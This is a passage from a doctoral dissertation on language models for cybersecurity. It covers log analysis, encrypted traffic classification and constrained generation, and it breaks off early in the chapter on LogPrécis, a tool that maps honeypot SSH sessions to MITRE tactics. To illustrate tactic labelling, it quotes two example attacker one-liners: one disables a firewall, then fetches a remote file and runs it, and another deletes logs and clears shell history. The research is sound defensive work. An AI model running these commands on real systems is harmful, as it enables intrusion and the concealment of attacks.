Doctoral Dissertation
Doctoral Program in Telecommunication Engineering (37^{th}cycle)

Language Models and Cybersecurity Applications and Current Limits

By

Matteo Boffa

******

Supervisor(s):
Prof. Marco Mellia, Supervisor
Prof. Michela Meo, Supervisor
Prof. Danilo Giordano, Co-Supervisor

Doctoral Examination Committee:
Prof. Federico Cerutti, University of Brescia
Prof. Valerio Persico, University of Naples
Prof. Paolo Giaccone, Polytechnic of Turin
Prof. Valerio Basile, University of Turin
Dr. Ing. Stefano Traverso, Ermes Browser Security

Politecnico di Torino
2025

Declaration

I hereby declare that, the contents and organization of this dissertation constitute my own original work and does not compromise in any way the rights of third parties, including those relating to the security of personal data.

Matteo Boffa
2025

* This dissertation is presented in partial fulfillment of the requirements for **Ph.D. degree** in the Graduate School of Politecnico di Torino (ScuDo).

“All that is solid melts into air.”

Marshall Berman [1]

Acknowledgements

Acknowledgments on a thesis have predefined standards: first, one shall thank the tutors; then the family and friends; last, the heartbreaking declaration for the partner (if any).

I cannot and do not want to refrain from following this routine. Just, for those that I mention, remember: I know how tiring, whiny, and grumbling I can be. Thanks for your patience; and if I achieved something valuable in these years, remember that your suggestion, judgment, or simply kind words contributed.

Thanks to my (many) Polito tutors: Prof. Marco Mellia, Prof. Michela Meo, Prof. Idilio Drago, Prof. Luca Vassio and Prof. Danilo Giordano.

Thanks to my (many) Huawei "tutors": Zied Ben Houidi, Jose Navarro, Thanh Bui and Dario Rossi.

Thanks to the *U-Lab* at the *UIUC University*: particularly, thanks to Prof. Jiaxuan You, and my colleagues Zirui Cheng and Haofei Yu.

Thanks to my "bigger brothers" and friends: Gianluca Perna, Philippe Bich, Michelangelo Boezi and Alessandro Bonansinga.

Thanks to my family: my mother and father, my sister, my grandmother.

Thanks to my "adopted" Schmidt family and American friends: Robert – "Robbie", Maura, Annie, Justin, Arthur, Shelly; Andrew and Robert – "Rob".

Thanks to my invaluable girlfriend Francesca: You have been the most patient and comprehensive and I will forever thank you for this.

Abstract

This thesis explores the intersection of AI and cybersecurity at a time of unprecedented technological acceleration. As AI reshapes expectations and capabilities, cyberattacks are also becoming faster, more sophisticated, and widespread. The risk of outpacing security experts is real and demands innovative solutions. In this context, modern AI models, with Large Language Models (LLMs) spearheading, offer a promising path forward.

The first part of this thesis focuses on automated analysis of cybersecurity logs. Although vast amounts of log data can be collected effortlessly, extracting actionable insights – such as identifying patterns across logs or detecting critical events – remains a significant challenge.

I start with SSH attack logs and introduce *LogPrécis*, a tool that utilizes pre-trained models to identify attackers' intents by mapping SSH session data to MITRE attack classes. Collected from multiple honeypot deployments, this approach enables LogPrécis to significantly enhance security analysis. Specifically, it automatically reduces more than 400,000 unique SSH sessions to approximately 2,000 representative attack fingerprints, allowing security experts to efficiently track the evolution of the attack, compare incidents between deployments, and gain deeper insight into SSH threats.

Next, I analyse a real-world firewall deployment featuring a vast and highly diverse log dataset—approximately 2 million entries spanning 232 applications. To tackle this complexity, I developed a hybrid system that combines specialized small models with LLMs. The LLM synthesizes multiple data sources – including raw alerts, external threat intelligence, and predicted risk assessments – to deliver tailored support to security experts, particularly for logs associated with high-risk threats.

In the second part of the thesis, I explore key open challenges that still hinder the widespread adoption of LLMs in cybersecurity.

Specifically, in the framework of encrypted traffic classification, I highlight the risks of over-reliance on pre-trained models (LLM and Computer Vision style), showing how they can easily exploit spurious correlations in security data – such as recurring domain names or packet sequence numbers – leading to deceptively high performance (up to +70% accuracy). This critical flaw has even impacted studies published in top-tier conferences.

Finally, I tackle the challenge of constrained generation, *i.e.*, to ensure that the model generates valid answers with respect to given constraints (*e.g.*, output format must be a JSON format). This is a critical factor for the practical deployment of LLMs in real-world scenarios. I demonstrate that the performance of current standalone LLM solutions – regardless of model size or architecture – significantly declines as the number of constraints increases, with accuracy dropping up to -30%. In contrast, the proposed solution, that leverages a small and dedicated support-model, *FoCusNet*, maintains robust performance, achieving a +10% accuracy improvement over the best baseline and paving the way for more reliable and constraint-aware LLMs in real-world applications.

Contents

List of Figures

List of Tables

Chapter 1

Cybersecurity, AI, Position of the Thesis

What is cybersecurity? According to IBM, *cybersecurity* is the set of practices and technologies that security experts implement to protect digital systems [3].

1.1 Cybersecurity Challenges In Today's Landscape

Getting bigger - Broader networks expand the attacking surface. As cybersecurity defends digital systems, more extensive networks naturally come with more cybersecurity concerns. Hence, a first fact of today's landscape: in recent years, the growth of Internet-facing systems (*e.g.*, mobile devices, the cloud, and the Internet of Things) has been relentless and massive. Cybersecurity Ventures predicts 7.5 billion connected users in 2030 [4], which means that 90% of the projected world population will have access to the Web. The number of connected users was 6 billion in 2022 (+25% increase), 4.4 billion in 2019 (+ 70% increase) and 2 billion in 2015 (+275% increase) [5]. Furthermore, with an estimated 3.6 connected devices per capita, Cisco predicts 29.3 billion networked devices by 2023, half of them communicating only with other machines (*i.e.*, Machine-to-Machine communications) [6].

Although, on the bright side, this expansion paved the way for a data-driven revolution and increased the number of digital services, it also massively expanded the attack surface with possibly new targets [4]. PaloAlto Networks described the job of security experts as "*Sisyphean struggle*", as "*anyone familiar with the work of the cybersecurity industry knows how often we face information overload*" [7]. *Security Operation Centers* (SOCs) – units within an organization responsible for monitoring, detecting, analysing, and responding to cybersecurity threats in real time – face significant challenges due to security tools generating an overwhelming 99% false positive (FP) rate [8, 9]. This excessive volume of false alerts wastes human verification efforts and, in the worst case, diverts attention away from real threats.

In monetary terms, Esentire reports that cybercrime will cost the world 9.5 trillion dollars in 2024, with a +15% growth over the previous year [10]. Compared to real-world economies, it would be the third largest after the United States and China. In addition, IBM estimated the average cost of a data breach to be 4.88 million dollars (+10% over 2023)[1].

To cope with this expansion, technology becomes a crucial component in supporting the task of experts, alleviating the burden of work when possible while allowing experts to focus on the most relevant events.

Getting faster - Modern cyber-attacks call for short response time. While technology is a valuable asset for defenders, attackers also leverage machines to increase their speed and scale. In 2023, Palo Alto Networks reported that high-profile common vulnerabilities and exposures (CVEs) are rapidly adopted and exploited after their public disclosure [11]. In 2024, Palo Alto's experts also provided a clearer quantification of this trend, measuring the median time between a successful system compromise and an active subtraction of private information (*i.e.*, attack's exfiltration): 9 days in 2022, only 2 days in 2024 [7]. Similarly, Crowdstrike estimated a 25% reduction in the average time between initial access and lateral movement by additional attackers, dropping to 62 minutes in 2024 compared to 2023 [12]. Interestingly, both firms agree on the same recommendation: organizations must enhance their response capabilities to act more quickly.

In summary, the aforementioned cat-and-mouse game is today in full swing, with faster exploitations calling for more advanced tools reducing the defenders' reaction times.

Getting complex and stealthy - Advance threats challenge traditional systems. To complete the picture, the stealthiness and complexity of the attacks also increased

[1] https://www.ibm.com/reports/data-breach

with their speed. According to Microsoft's security report, in 2015, there were nine Mitre categories to categorize the high-level strategic objectives that an adversary aims to achieve during a cyberattack (*i.e.*, *tactics*): in 2024, due to attackers' more sophisticated patterns, this number increased to 14 [13]. Furthermore, Crowdstrike has reported an 60% increase in the so-called *hands-on-keyboard* attacks, where attackers bypass fully automated scripts and instead actively code to remain stealthy and avoid detection by simple fingerprint-based methods [12]. Eventually, this aligns with the recent increase in *Living Off the Land (LOTL)* attacks, where hackers exploit the legitimate tools and features already present in the target system to carry out their attacks without triggering alarms [14].

In conclusion, as cyberattacks become more sophisticated, cybersecurity systems must evolve accordingly. Detecting modern threats requires more than static fingerprinting strategies or predefined rules. Instead, effective cybersecurity monitoring should adopt dynamic approaches that leverage contextual information – such as user behaviour and typical system usage – to improve the interpretation of collected logs. In addition, next-generation systems must be able to automatically link emerging threats to past attacks, allowing experts to identify both recurring and novel patterns. As highlighted in the Microsoft 2024 report, future cybersecurity solutions will rely on "*dynamic context understanding*" and "*tailored responses*" to effectively counter these evolving threats [13].

1.2 AI-Powered Solutions for Modern Cyber Threats

The AI Revolution: Current Impact and Future Horizons. Fortunately, recent years have also witnessed the flourishing of more advanced solutions to contrast the harshness and sophistication of cyberattacks. Among them, *Artificial Intelligence (AI)* is the one that caught the most attention from researchers and the general public[2].

The terms "*AI Boom*" [16, 17] and "*AI Spring*" [18, 19] indicate an ongoing period, started in 2010, in which research and interest in AI skyrocketed. Nature's report on *The impact of artificial intelligence research* states that the number of

[2] A recent study from the *University of Toronto* surveyed more than 23K people from 21 countries: 63% of them claimed awareness of ChatGPT, and 36% of them declared a monthly used [15]

yearly publications related to AI peaked at 750K in 2023[3]: it was almost 400K in 2018, and less than 100K in 2012 [20]. According to the *AI Index 2024 Annual Report* [21], the performance of AI models has already surpassed humans in a range of tasks ranging from *image classification* to *English language understanding*. AI is projected to boost industry revenues (*e.g.*, high tech and telecommunications) [22], drive productivity growth in countries [23], and has been shown to enhance worker productivity and the quality of their output [24].

Keeping with cyber defence, Microsoft's *Digital Defense Report* of 2024 is confident that the impact of AI on the security business will be "one of the most critical uses of this technology" [13]. Accordingly, *Team 42* from PaloAlto Networks mentions AI as "a way out" of the Sisyphean struggle mentioned in Section 1.1 [7]. Eventually, IBM has already estimated the reduction in breach-related costs for organizations that applied AI to 2.22 million dollars [3].

Deep Learning: The catalyst behind AI transformation. Researchers couple the so-called AI boom with renewed interest in *Deep Learning (DL)* [18].

Providing some generic key concepts, *Artificial Intelligence* is a term coined in 1955 by the emeritus Stanford professor John McCarthy, who wanted to define "*the science and engineering of making intelligent machines*" [25]. Today, we refer to AI as a broad field that encompasses the development of systems or machines that can perform tasks typically requiring human intelligence. This includes reasoning, problem solving, understanding natural language, perception, and decision making. Notably, AI does not necessarily require learning, as it also covers rules-based systems or algorithms of knowledge engineering [26].

Machine Learning (ML) is a subset of AI in which *learning* becomes the foundational aspect. As in Mitchell's classic book *Machine Learning*: "*The field of machine learning is concerned with the question of how to construct computer programs that automatically improve with experience*" [27]. Specifically, traditional ML models is based on recognizing data patterns: provided with a feature space that numerically describes the problem, ML learns to distinguish classes based on labelled examples (*i.e.*, *supervised learning*), identifies clusters of points or outliers only relying on the distribution of the data (*i.e.*, *unsupervised learning*) or improves using a reward signal (*i.e.*, *reinforcement learning*) [28].

[3]The report also accounts for Open Access Publications

Finally, although the adoption of AI and ML dates back to the end of the last century - Mitchell's textbook is dated 1997 - it was only after 2010 that, thanks to the technological advancements on Graphical Processing Units (GPU) and the massive amount of available data [29], the practical realization of *Deep Learning (DL)* became feasible. Unlike traditional ML, DL specifically aims to mimic neurological cells using artificial neurons: By organizing these neurons into layers and stacking multiple layers, researchers developed the foundational *Neural Networks (NN)* architectures [30]. With time (and computational resources[4]) such NN demonstrated unprecedented capacities. Since the advent of *Language Models (LM)* [33] and the launch of ChatGPT in November 2022 [34], researchers started discussing more and more about *Artificial General Intelligence (AGI)* , a more comprehensive, context-sensitive, and versatile form of artificial intelligence, ultimately comparable to human cognitive abilities [25] Particularly, researchers have started pondering the question "*How close are we to AGI?*"[35], and have begun searching for "*sparks of AGI*" [36] in modern architectures. Notice that AGI systems are required work in "*a variety of context*" and should be able to "*solve new problems that they did not know about at the time of their creation*" [37].

Tackling the New Cybersecurity Challenges: How AI Arms Cyber-Defenders. To bring everything full circle, how can AI help address the critical challenges of modern cybersecurity? In other words, what advantages does deep learning offer that previous technologies could not? While the readers are encouraged to explore the recent literature [38–41] for a more comprehensive discussion, I will summarise the key research directions that I partially pursued during my Ph.D. and highlight promising areas for future exploration. I here focus on *"The Good"* [41] – *i.e.*, the beneficial applications of AI for cybersecurity.

– ***Dynamic Context Understanding***: With DL researchers can encode multimodal [42, 43] or structured information [33, 44, 45]. This means that modern AI, while processing real-world data into numerical embeddings, can naturally account for multiple sources of information while understanding how such sources relate to each other. For example, consider a cybersecurity scenario in which an AI system receives network traffic encoded in multiple languages (*e.g.*, different protocols, payloads, or scripts). AI can analyse both traffic content (*e.g.*, SSH, SQL, Python instructions) and the system's real-time reaction (*e.g.*, system calls, CPU usage,

[4] *AlexNet* [31], one of the first modern Neural Networks (NN) dated in 2012, had tens of millions of neurons; today, *GPT4* [32] is estimated to have hundreds of billions.

or memory access). By combining these sources, the AI can i) detect malicious activity and correlate it with historical attack patterns, and ii) learn how these diverse data sources influence the system – *i.e.*, dynamic context understanding. According to this intuition, researchers have already committed to explorations tackling later movements [46] and Advanced Persistent Threats [47] in enterprise networks; recognition of malicious login after stolen credentials [48]; even location vulnerabilities in source code [49, 50].

Notice that addressing the challenges involved in these problems, such as modelling the time and spatial dependencies [46], accounting for the *"rich contextual information buried within provenance graphs"* [47], recognising normal vs. abnormal behaviour [48] or processing long and structured textual codes [49, 50] – would be infeasible or extremely time and resources consuming with traditional rule-based or feature engineering methods.

– ***Prior knowledge and generalisation to unseen scenarios***: Modern AI is closer than ever to achieving the long-standing goal of generalising to unseen scenarios. Traditional ML primarily aims to apply the learned knowledge from the training data to in-distribution test cases. However, modern DL – led by Language Models and *Natural Language Processing (NLP)* applications – seeks to go beyond this. On the one hand, like traditional ML, LLMs can learn from patterns in training data. On the other hand, their self-supervised pre-training in vast datasets also equips them with prior knowledge [51] that improves their understanding of the problem and improves their robustness to novel situations. In particular, research has shown that, thanks to this prior knowledge, LLMs can generalize to new data and tasks with minimal or no labelled examples, demonstrating what are known as few-shot and zero-shot capabilities [52, 53]. This ability is particularly valuable in cybersecurity, where the detection and defence against emerging threats remain a significant challenge. Recognizing these strengths, researchers have begun exploring best practices for adapting LLMs to security tasks [54–56]. More practically, they have also tackled domain-specific challenges, such as software vulnerability detection [57–59], cyber intrusion detection and cyber threat identification [60, 61], network security [62, 63] and content moderation [64].

– ***Tailored and Automatic Responses***: Inspired by the ability of LLMs to encode multi-source and structured information, along with their emerging reasoning skills [65], researchers are actively developing benchmarks and methodologies to evaluate and leverage LLMs as interactive experts or agents. These models can be deployed as chatbots to generate tailored responses based on targeted inputs (*e.g.*, "Can you tell me where is the vulnerability in the following piece of code?") – potentially integrating external knowledge databases. More ambitiously, as autonomous agents capable of actively interacting with their environment (*e.g.*, "Run a penetration test on this service and search for potential vulnerabilities"). In the context of cybersecurity, recent efforts have introduced benchmarks to assess LLMs-as-agents abilities to conduct automated penetration testing [66–68], improve methods to study and monitor attacks (*e.g.*, Honeypots) [69], identify and repair code vulnerabilities [70, 71]. Also, as interactive experts, researchers evaluated LLMs inherent *Cyber Threat Intelligence (CTI)* knowledge [72], and measured their capacity to retrieve relevant security-related information upon request [73].

Notably, several leading cybersecurity firms have already integrated LLM-powered agents into their products, including Microsoft's *Security Copilot*[5], CrowdStrike's *Charlotte AI*[6], and Fortinet's *FortiAI*[7].

Current Pitfalls and Impediments: open challenges for a broader AI adoption. Despite the optimistic narratives surrounding AI, its widespread adoption in real-world applications – including cybersecurity – still faces significant obstacles. While I have already discussed *"The Good"* aspects of AI, the survey of [41] also highlights *"The Bad"* – referring to its offensive applications – and *"The Ugly"*, which encompasses its current limitations and vulnerabilities. Regarding The Ugly, real-world applications often expose serious challenges when solutions developed in theoretical frameworks are tested in practice.

For example, one longstanding issue with deep learning systems is their lack of interpretability, which could lead the model to focus on unintended biases if adopted carelessly. For example, the model could make decisions based on erroneous features – such as mistaking snow in the foreground for a key distinguishing factor when classifying a husky versus a wolf [74] – which, however, artificially enhance the performance of the model. In recent years, researchers have extensively studied this form of biases in AI, both theoretically [75–77] and practically [78]. Within cybersecurity, studies have examined how data biases impact AI performance in

[5] https://www.microsoft.com/en-us/security/business/ai-machine-learning/microsoft-security-copilot

[6] https://www.crowdstrike.com/platform/charlotte-ai/

[7] https://www.fortinet.com/products/fortiai

tasks such as phishing detection [79], intrusion detection [80], and encrypted traffic classification [81].

Furthermore, real-world AI applications demand a high degree of control over output [82, 83] – *i.e.*, the model has to respect a series of *constraints* (*e.g.*, "End the sentence greeting the user") to generate a valid answer. However, constrained generation still heavily relies on human oversight, since humans must a) select relevant constraints that apply to the tasked problem and b) ensure that such constraints are clearly expressed in the LLM prompt (adding few-shot examples if necessary). For example, when using LLMs to automatically generate network configurations [84], simply providing generic protocol documentation was not enough. The researchers had to develop specific retrieval strategies to help the model select the right sections of documentation and allow multiple rounds of corrections to achieve accurate results.

Also, an additional factor that can undermine the validity of a generation is the knowledge gap in AI models regarding updates made after their pre-training date. This issue was highlighted in AI-driven automated penetration testing [68], where models occasionally used outdated commands that had already been patched, resulting in failures that required human intervention to correct[8]. Could the model avoid these errors if it had access to an updated manual containing the latest information? How much human effort would be needed to guide the model in accessing the relevant details for the ongoing penetration test?

"Fast" and "Slow" thinking – Computational Efficiency and Performance. Finally, a key practical challenge in deploying modern Language Models is their adherence to "scaling laws" [87]: Better performance generally requires larger models. Clearly, this also restricts the widespread adoption of the most powerful models due to computational constraints.

Although advancements in hardware (e.g., GPUs) and software optimizations (e.g., KV-cache [88], speculative decoding [89]) alongside model distillation techniques [90] (i.e., transferring knowledge from larger models to smaller ones) will

[8] Notice that such failures are actually the preferable outcome in these scenarios. Successful and silent execution of outdated commands could inadvertently expose systems to serious vulnerabilities [85, 86]

help mitigate these limitations[9], we argue that the most efficient way to deploy LLMs aligns with Daniel Kahneman's "Fast" and "Slow" thinking framework for human cognition [92].

Specifically, we envision an AI ecosystem where smaller, specialized models work alongside larger, more powerful ones. The smaller models handle rapid, approximate decisions, structuring raw and noisy data into more digestible information and prioritizing critical events (e.g., anomalies) for security experts. These models are not expected to perform deep analysis or complex reasoning in real time, while they can already. Instead, after identifying a subset of "relevant" events, a larger, "Slow Thinker" model can be employed for "post-mortem" analysis – *i.e.*, examining incidents after they have occurred – to better understand attacks and improve security measures.

1.3 Position and contributions of the thesis

Position of the thesis. My PhD journey has been deeply coupled with the rapid evolution of AI. When I began my research, pre-trained models like BERT had already demonstrated their effectiveness beyond NLP applications. In my second year, the release of ChatGPT marked the beginning of the Foundation Model era, dramatically raising expectations about what these technologies could achieve and making the once impossible feel within reach.

This thesis represents an effort to embrace the excitement and rapid advancements in AI while maintaining the rigorous and systematic approach necessary to address real-world challenges.

My close collaboration with industry partners (e.g., *Huawei*) has provided me with a practical perspective and motivated me to integrate AI techniques into effective tools that facilitate and automate the analysis performed by security experts, all while ensuring interpretability and balancing the use of Fast and Slow solutions.

Also, I did not explore LLMs merely because of their popularity, but because I recognized their potential to offer better solutions to emerging cybersecurity prob-

[9] The recent experience of the DeepSeek's R1 model – even with some controversy between claims and factual realisation [91]– proves that there are "cheaper" and resource-saving ways to achieve SOA performance

lems. Whenever I adopted new technologies, I always took the time to carefully study them – a mindset validated by my recent internship with leading methodological researchers. Moreover, whenever a proposal succeeded, my first thought was always: *"Why does it work?"*. Rather than accepting positive results at face value, I sought to understand them – sometimes realizing that current LLMs are not a one-size-fits-all solution.

In essence, my contributions lie at the intersection of real-world applications, focused on solving problems that previous methods could not tackle while ensuring interpretability and usability, and theoretical insights, taking a step back to see the bigger picture – especially when "The Ugly" challenges arose.

As a side note, the field is advancing at an extraordinary pace. The promise of LLMs is constantly reinforced by groundbreaking results and evolving theories. For those trying to keep up, it often feels as though "all that is solid melts into air" [1]. Research ages rapidly – findings that seemed robust yesterday can feel obsolete within days. This phenomenon extends beyond the specific contributions of this thesis, which I am proud of, and reflects the broader experience of conducting research in the era of Large Language Models.

Contributions and roadmap of the thesis. In this thesis, I to give equal emphasis to both the practical and theoretical aspects of my academic journey.

Specifically, in the first two chapters, I focus primarily on the automatic analysis of cybersecurity logs. This is a topic of vital importance in today's effort to relieve the security experts from the Sisyphean overload of information. Here, the underlying goals are to organise the plain logs in a way that highlights relevant patterns (*e.g.*, highlighting the semantic similarities of similar attacks), and pinpoint events requiring further investigation (*e.g.*, a novel attack that was never observed in the past).

In Chapter 2, I explore a scenario involving SSH log data gathered through Honeypots – decoy systems that replicate vulnerable services to observe and analyse attackers' behaviour. This approach offers insights into emerging attack patterns, helping develop proactive defence strategies. I introduce *LogPrécis*, a tool built on pre-trained language models, which analyses SSH sessions by extracting sequences of attacker MITRE intents (e.g., Discovery,' Execution'). By comparing these sequences across sessions, LogPrécis aids security experts in: i) tracking the evolution of known attacks, ii) comparing incidents across different deployments, and iii) enhancing the characterization of SSH threats. Also, LogPrecis is an example of Fast Thinker: as I will demonstrate, its analysis is lean, can "scale" with the number of logs, and already provides instrumental analysis for the security experts.

In Chapter 3, I present my research during a five-month internship at *Huawei Technologies France*. Here, I focus on processing malicious alerts from company firewalls to assess their risk level and prioritize them for further analysis. Working with large, diverse, and noisy datasets, I combined small, specialized models (fast thinkers) with Large Language Models (slow thinkers) to develop a system where an LLM processes various data sources – raw data, external threat intelligence (for example, cyber threat intelligence, CTI), and risk classification of the specialized model. This setup allows the LLM to streamline interactions with security experts, improving their efficiency to analyse and respond to potential attacks.

In the second part of the thesis, I leverage the "lessons learned" experiencing LLMs in real-world scenarios to better expose and tackle their current limitations.

Specifically, realising that pretrained models like LLMs are extremely good at learning from simple yet non-generalizable patterns in the data (e.g., recurring domain names always situationally associated with specific attack types) that artificially boost their performance, in Chapter 4 I present a dedicated study on the phenomenon in the framework of network traffic classification. Here, I thoughtfully analyse how these unintended biases impact model performance and show how carelessly ignoring such shortcuts can lead to significantly overestimate model goodness even in studies accepted at major conferences.

Lastly, in Chapter 5, I introduce my latest work that I developed during a six-month internship at the *University of Urbana Champaign*. This work introduces a novel constrained generation problem, where the model must adhere to hundreds of simple yet specific constraints, such as avoiding a large set of forbidden words. This scenario simulates a situation where human input is limited, and the LLM must automatically identify relevant constraints from a large set. We face a simple word-checking task to isolate the impact of increasing constraints on performance while limiting the complex reasoning that LLMs usually require. This approach allows us to systematically assess model performance as the number of forbidden words increases. Surprisingly, experiments show that existing solutions – regardless of model size (ranging from 8B to 70B parameters), model family (from Meta's Llama to Deepseek's latest R1), or performance-enhancing techniques – experience a significant accuracy drop of around -30% as the number of constraints grows. To address this, we introduce FoCusNet, a potential mitigation involving the support of a small dedicated model that delivers the most robust performance (+10% accuracy over the best baseline).

1.4 List of publications

Accepted Papers Appearing in the Thesis.

- **Matteo Boffa**, Idilio Drago, Marco Mellia, Luca Vassio, Danilo Giordano, Rodolfo Valentim, and Zied Ben Houidi. *LogPrécis: Unleashing language models for automated malicious log analysis.* In Computers & Security, volume 141, page 103805, 2024. DOI: 10.1016/j.cose.2024.103805.
- Minh-Thanh Bui, **Matteo Boffa**, Rodolfo Vieira Valentim, Jose Manuel Navarro, Fuxing Chen, Xiaosheng Bao, Zied Ben Houidi, and Dario Rossi. *A Systematic Comparison of Large Language Models Performance for Intrusion Detection.* In Proceedings of the ACM on Networking (Proc. ACM Netw.), volume 2, issue CoNEXT4, article 22, November 2024. DOI: 10.1145/3696379.

Submitted Papers Appearing in the Thesis.

- Yuqi Zhao, Giovanni Dettori, **Matteo Boffa**, Luca Vassio, and Marco Mellia. *The Sweet Danger of Sugar: Debunking Representation Learning for Encrypted Traffic Classification.* Submitted to ACM SIGCOMM 2025.
- **Matteo Boffa**, Zirui Cheng, and Jiaxuan You. *Large-Scale Constraint Generation. Can LLMs Parse Hundreds of Constraints?* Submitted to The 63rd Annual Meeting of the Association for Computational Linguistics (ACL 2025).

Other papers accepted during the PhD.

- **Matteo Boffa**, Giulia Milan, Luca Vassio, Idilio Drago, Marco Mellia, and Zied Ben Houidi. *Towards NLP-based Processing of Honeypot Logs*. In 2022 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW), pages 314–321, 2022. DOI: 10.1109/EuroSPW55150.2022.00038.
- **Matteo Boffa**, Luca Vassio, Marco Mellia, Idilio Drago, Giulia Milan, Zied Ben Houidi, and Dario Rossi. *On using pretext tasks to learn representations from network logs.* In Proceedings of the 1st International Workshop on Native Network Intelligence (NativeNi '22), pages 21–26, Rome, Italy, 2022. DOI: 10.1145/3565009.3569522.

- **Matteo Boffa**, Zied Ben Houidi, Jonatan Krolikowski, and Dario Rossi. *Neural combinatorial optimization beyond the TSP: Existing architectures under-represent graph structure.* Accepted at AAAI'22 GCLR Workshop on Graphs and more Complex structures for Learning and Reasoning, 2022.

- Giacomo Chiesa, **Matteo Boffa**, Chiara Lanza, Vincenzo Baldoni, Federico Fabiani, and Arianna Ravera. *Automatic identification of urban functions via social mining.* Cities, vol. 137, p. 104262, 2023.

- Alessandro Baldo, **Matteo Boffa**, Lorenzo Cascioli, Edoardo Fadda, Chiara Lanza, and Arianna Ravera. *The polynomial robust knapsack problem.* European Journal of Operational Research, vol. 305, no. 3, pp. 1424-1434, 2023.

Chapter 2

Pretrained Language Models for Malicious Log Analysis: LogPrécis

In this chapter, I present the following article: Boffa, Matteo, et al. "*LogPrécis: Unleashing language models for automated malicious log analysis: Précis: A concise summary of essential points, statements, or facts.*" *Computers & Security* 141 (2024): 103805.

LogPrécis is a BERT-style pre-trained model, fine-tuned to identify the MITRE tactics employed by an attacker attempting to compromise a service in the framework of SSH-based logs. This approach directly processes raw log data, allowing for great adaptability across different environments. Moreover, LogPrécis assigns a prediction to each individual statement (*i.e.*, sub-portion of a SSH session), allowing security experts to perform a granular analysis of individual logs while considering the specific context in which each statement appears. In addition, prediction sequences can be used as *fingerprints* for a effective comparisons with other entries in the collection.

2.1 Introduction

For security analysts, threat intelligence officers, and forensic teams, extracting meaningful insights from security logs – often in text format – remains a significant challenge [93]. While data collection can be easily automated, parsing these often unclear and malformed logs is a time-consuming and error-prone task [78]. Moreover, attackers frequently employ evasion tactics to bypass traditional security measures, which typically rely on pattern matching and blocklisting. As threats continuously evolve, maintaining these static rules requires costly updates and specialized expertise.

The rise of Language Models (LMs) and Pre-trained Language Models (PLMs) is revolutionising the landscape of automated text analysis [94]. Thanks to a pre-training phase on massive corpora, PLMs can learn how humans encode information into text and attain unprecedented capabilities in understanding natural and computer languages. Using this knowledge, PLMs promise to solve tasks such as classification, decision-making, automatic translation, code auto-completion, and chat applications [95, 96].

In this chapter, I investigate whether and how PLMs can be integrated into the security analysis pipeline. Excited by the success of PLM in NLP applications, we envision a future where PLMs process raw security logs, discern hidden patterns, and provide instrumental support to ease the analysis of security experts. We consider this integration to be both beneficial and, given the trajectory of the NLP field, inevitable: PLM can (and will) play a pivotal role in assisting analysts in tasks such as threat classification, novelty detection, and malicious behaviour identification.

Despite their potential, applying pretrained language models (PLMs) to cybersecurity log analysis raises several critical questions [96–98].

First, since no existing PLMs have been specifically trained on security logs, it remains uncertain whether models pre-trained on natural language and legitimate code can effectively process malicious logs.[1]

Second, the impact of fine-tuning PLMs on security logs is unclear. It is uncertain whether retraining these models enhances their ability to analyze logs or inadvertently degrades their previously acquired knowledge. Likewise, it is unknown whether training a model from scratch on security logs would yield comparable results to fine-tuning an existing PLM.

[1]At https://huggingface.co/learn/nlp-course/chapter7/3?fw=pt, Hugging Face researchers highlight that even specialized domains such as scientific articles or legal contracts can significantly degrade the performance of models trained on general natural language.

Third, selecting the most suitable PLM is non-trivial. Large and expensive models, such as those in the GPT family [95, 36], may not necessarily outperform smaller, more cost-effective alternatives in this context.

Lastly, there is no universally accepted benchmark or standardized set of tasks to evaluate the effectiveness of PLM-based log analysis systems, further complicating their adoption.

These questions form the foundation of this chapter's investigation. We propose *LogPrécis*, a tool designed to automatically parse and analyse text-like malicious shell logs. Using the representation power of PLM, we engineered LogPrécis to map the raw shell scripts into intermediate representations encapsulating the underlying objectives of an attacker. Here, we utilise the MITRE ATT&CK Tactics [99] as a guiding framework to capture the "whys" of an attack. For example, in the session `iptables stop; wget http://1.1.1.1/exec; chmod 777 exec; ./exec` the attacker first *Impacts* the system stopping its firewall, and then downloads and *Executes* a malicious code. We train LogPrécis to automatically reconstruct the sequence of tactics that appear in a given shell log. For this, we build on the few-shot learning capabilities of PLMs [95] and fine-tune them through a minimal set of 360 labelled sessions.

At inference, LogPrécis labels each term of a session, resulting in *sequence of tactics* that becomes our attack *fingerprint*. This fingerprint is an effective high-level abstraction that substantially simplifies the analyst's tasks. To demonstrate this, we apply LogPrécis to label all sessions contained in two extensive datasets encompassing years of honeypot logs. LogPrécis reduces nearly 400,000 unique script samples to fewer than 3,000 distinct fingerprints. These fingerprints offer three main advantages: i) they significantly aid analysts in forensic analysis by simplifying the understanding of the attacks, ii) they enhance the detection of novel attacks over time, and iii) they provide insights into the origins and patterns of attack families.

Although our focus is on Unix shell scripts harvested from honeypot logs, the principles and techniques we develop are flexible and adaptable. The methodology presented in this chapted can be extended to other types of logs, thereby expanding the scope of LogPrécis. For this, the model and the labelled dataset are made available to the community to serve as a benchmark for future research efforts.[2]

2.2 Background and Related Work

2.2.1 Language Models

Language Models (LM) are used for processing textual data. Research moved from simple statistical techniques to estimate the probability of word sequences to models exploiting deep neural architectures [94, 100, 101]. In the following, I recap the main background concepts related to LM.

• *Transformer*: The transformer architecture [33] finds widespread use in state-of-the-art PLMs. The key feature of Transformers is the ability to factor in the context in which a word appears thanks to the *attention mechanism*. In general, such an ability allows the model to improve its performance in text-related tasks by selectively focusing on specific and salient parts of the input text [100, 94]. This serves the dual purpose of i) contextualising and better understanding the entire sentence and ii) inferring the meaning of uncommon or new words based on their contexts, akin to those of known words. For example, in the analysis of the log `rm var./log; history -c ;`, the PLM can i) focus on the word `var./log` to understand that the attacker is using `rm` to erase its traces (*Defense Evasion*) and ii) infer that the parameter `-c`, though unfamiliar, has a similar impact on the history.

• *Pre-trained Language Models (PLMs):* PLMs form an important subset of LMs. PLMs [102] are trained in a *self-supervised fashion* using extensive amounts of unlabelled text data[3]. This training approach enables the models to grasp intricate relationships that capture the nuances present in languages. Also, pre-training serves as the "secret weapon" of language models compared to earlier architectures. By leveraging large-scale pre-training, PLMs acquire extensive prior knowledge across diverse domains, with the depth and breadth of this knowledge increasing as the training corpus expands. For example, in the context of shell logs, a well-

[2]The models are available on HuggingFace at https://huggingface.co/SmartDataPolito, while the corresponding code and data are accessible on GitHub at https://github.com/SmartData-Polito/logprecis.

[3]According to https://www.semianalysis.com/p/gpt-4-architecture-infrastructure, the estimated pre-training corpus for GPT-4 comprehends $\sim 13T$ tokens, the equivalent of reading $\sim 17M$ Bibles

